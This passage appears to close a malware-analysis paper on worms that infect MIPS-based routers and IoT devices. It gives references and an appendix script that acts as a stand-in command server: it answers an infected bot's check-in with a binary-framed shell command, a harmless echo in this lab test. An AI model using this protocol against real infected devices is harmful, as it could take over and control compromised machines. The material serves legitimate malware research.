Blinka, H. (2014). Linux.Aidra vs Linux.Darlloz: War of the Worms. Retrieved from http://now.avg.com/war-of-the-worms/

Constantin, L. (2014). There's now an exploit for 'TheMoon' worm targeting Linksys routers. Retrieved from http://www.computerworld.com/article/2487778/malware-vulnerabilities/there-s-now-an-exploit-for--themoon--worm-targeting-linksys-routers.html

Craig (2011). Exploiting Embedded Systems – Part 3. Retrieved from http://www.devttys0.com/2011/09/exploiting-embedded-systems-part-3/

Fitsec. (2012). New piece of malicious code infecting routers and IPTV's. Retrieved from http://www.fitsec.com/blog/index.php/2012/02/19/new-piece-of-malicious-code-infecting-routers-and-iptvs/

Frenzel, J. (1998). MIPS Instruction Reference. Retrieved from http://www.mrc.uidaho.edu/mrc/people/jff/digital/MIPSir.html

Hayashi, K. (2013). Linux.Darlloz. Retrieved from http://www.symantec.com/security_response/writeup.jsp?docid=2013-112710-1612-99&tabid=2

M. J. Bohio, mjbohio@gmail.com

Hayashi, K. (2014). IoT Worm Used to Mine Cryptocurrency. Retrieved from http://www.symantec.com/connect/blogs/iot-worm-used-mine-cryptocurrency

Infodox (2011). Hydra IRC bot, the 25 minute overview of the kit. Retrieved from http://insecurety.net/?p=90

Janus, M. (2011). Heads of the Hydra. Malware for Network Devices. Retrieved from http://securelist.com/analysis/publications/36396/heads-of-the-hydra-malware-for-network-devices/

Kernelmode.info Forum. (2013). Linux/Elknot (Windows DDoS botnet, alias DnsAmp). Retrieved from http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3099

McMillan, R. (2010). Chuck Norris botnet karate-chops routers hard. Retrieved from http://www.computerworld.com/article/2521061/computer-hardware/chuck-norris-botnet-karate-chops-routers-hard.html

MIPS architecture. (n.d.). In *Nikochan SGI Wiki*. Retrieved February 9, 2015, from http://www.nekochan.net/wiki/MIPS_architecture

MIPS instruction set. (n.d.). In *Wikipedia*. Retrieved February 9, 2015, from http://en.wikipedia.org/wiki/MIPS_instruction_set

Psyb0t. (2013). In *Wikipedia*. Retrieved February 9, 2015, from http://en.wikipedia.org/wiki/Psyb0t

Ullrich, J. (2014a). Linksys Worm ("TheMoon") Captured. Retrieved from https://isc.sans.edu/forums/diary/Linksys+Worm+TheMoon+Captured/17630

Ullrich, J. (2014b). More Device Malware: This is why your DVR attacked my Synology Disk Station (and now with Bitcoin Miner!). Retrieved from https://isc2.sans.org/forums/diary/More+Device+Malware+This+is+why+your+DVR+attacked+my+Synology+Disk+Station+and+now+with+Bitcoin+Miner/17879

Võsandi, L. (2013). Compiling C code for MIPS and running it on x86. Retrieved from http://lauri.võsandi.com/tub/computer-architecture/building-mips-toolchain.html

Appendix A

The following script was used to listen for the malware's message containing system information. It then sends a shell command to execute on the infected system. The malware traffic was redirected by modifying the IP address of the secondary control server that is shown in Figure 14.

```
import socket, re, sys, thread

def sendCmd(botconn, botaddr, shellcmd):
    data = botconn.recv(1024)
    if re.search("VERSONEX", data):
        botconn.sendall(shellcmd)
    botconn.close()

if __name__ == "__main__":

    HOST=''
    PORT=48080
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        s.bind((HOST, PORT))
    except:
        print "\nBind failed!"
        sys.exit()
    s.listen(2)

    shellcmd =
    "\x05\x00\x00\x00\x72\xf8\xf6\x64\x86\x68\x98\x16\xd4\xa4\x5c\xcc" + \
    "\x60\xea\x6d\x01\x01\x00\x00\x00\x25\x9e\x95\x7c\xb0\x92\xd0\x00" + \
    "\x40\xeb\x6d\x01\xad\x9d\x95\x7c\x48\x0d\xd0\x00\xc9\x9d\x95\x7c" + \
    "\x00\x00\x00\x00\xb8\x92\xd0\x00\xd0\x6e\xd0\x00\xc9\x9d\x95\x7c" + \
```

```
    "\x00\x00\x00\x00\x78\x01\xd0\x00\x24\x00\x00\x00\x97\xf2\xcf\xce" + \
    "\x05\x00\x00\x00\x96\xac\x74\x22\x00\x00\x00\x00\xac\xea\x6d\x01" + \
    "\x10\xa3\xd0\x00\x00\x00\x00\x00\x48\xcb\xd0\x00\x20\x01\x00\x00" + \
    "\x78\x01\x00\x00\x00\x00\xd0\x00\xb4\xe8\x6d\x01\x00\x00\x00\x00" + \
    "\xd4\xeb\x6d\x01\xe0\x80\x95\x7c\x70\x9f\x95\x7c\xff\xff\xff\xff" + \
    "\x6c\x9f\x95\x7c\x7d\x47\x45\x00\x01\x00\x00\x00\x00\x00\x00\x00" + \
    "\xfc\xea\x6d\x01\x0f\x3a\x45\x00\x20\xa3\xd0\x00\xb4\x84\x4a\x00" + \
    "\x01\x00\x00\x00\xec\xd1\xe2\x77\x08\x19\xe2\x77\x8e\x00\x01\x00" + \
    "\x06\x10\x00\x00\x00\x00\x00\x00\x64\xeb\x6d\x01\x00\x00\x00\x00" + \
    "\xb0\x02\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x06\x10\x00\x00" + \
    "\xd0\x6e\xd0\x00\x8e\x00\x01\x00\xa8\x06\x4c\x00\x4c\xeb\x6d\x01" + \
    "\xe9\xce\xe1\x77\xec\xd1\xe2\x77\xec\xd1\xe2\x77\x08\x19\xe2\x77" + \
    "\x8e\x00\x01\x00" + \
    "echo \"Shell command 0x05 test\" > /home/username/shellcmd.txt" + \
    "\x00\x00\x00\x00\xec\xd1\xe2\x77\x9c\x18\xe2\x77\xf4\x00\x01\x00" + \
    "\xf0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" + \
    "\xb0\x02\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\xf0\x00\x00\x00" + \
    "\xd0\x6e\xd0\x00\xf4\x00\x01\x00\x70\x0b\x4c\x00\xdc\xeb\x6d\x01" + \
    "\xe9\xce\xe1\x77\xa0\xc6\x6a\x00\xf0\x00\x00\x00\x00\x00\x00\x00" + \
    "\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\xe0"

    while 1:
        botconn, botaddr = s.accept()
        thread.start_new_thread(sendCmd, (botconn, botaddr, shellcmd))
s.close()
```

M. J. Bohio, mjbohio@gmail.com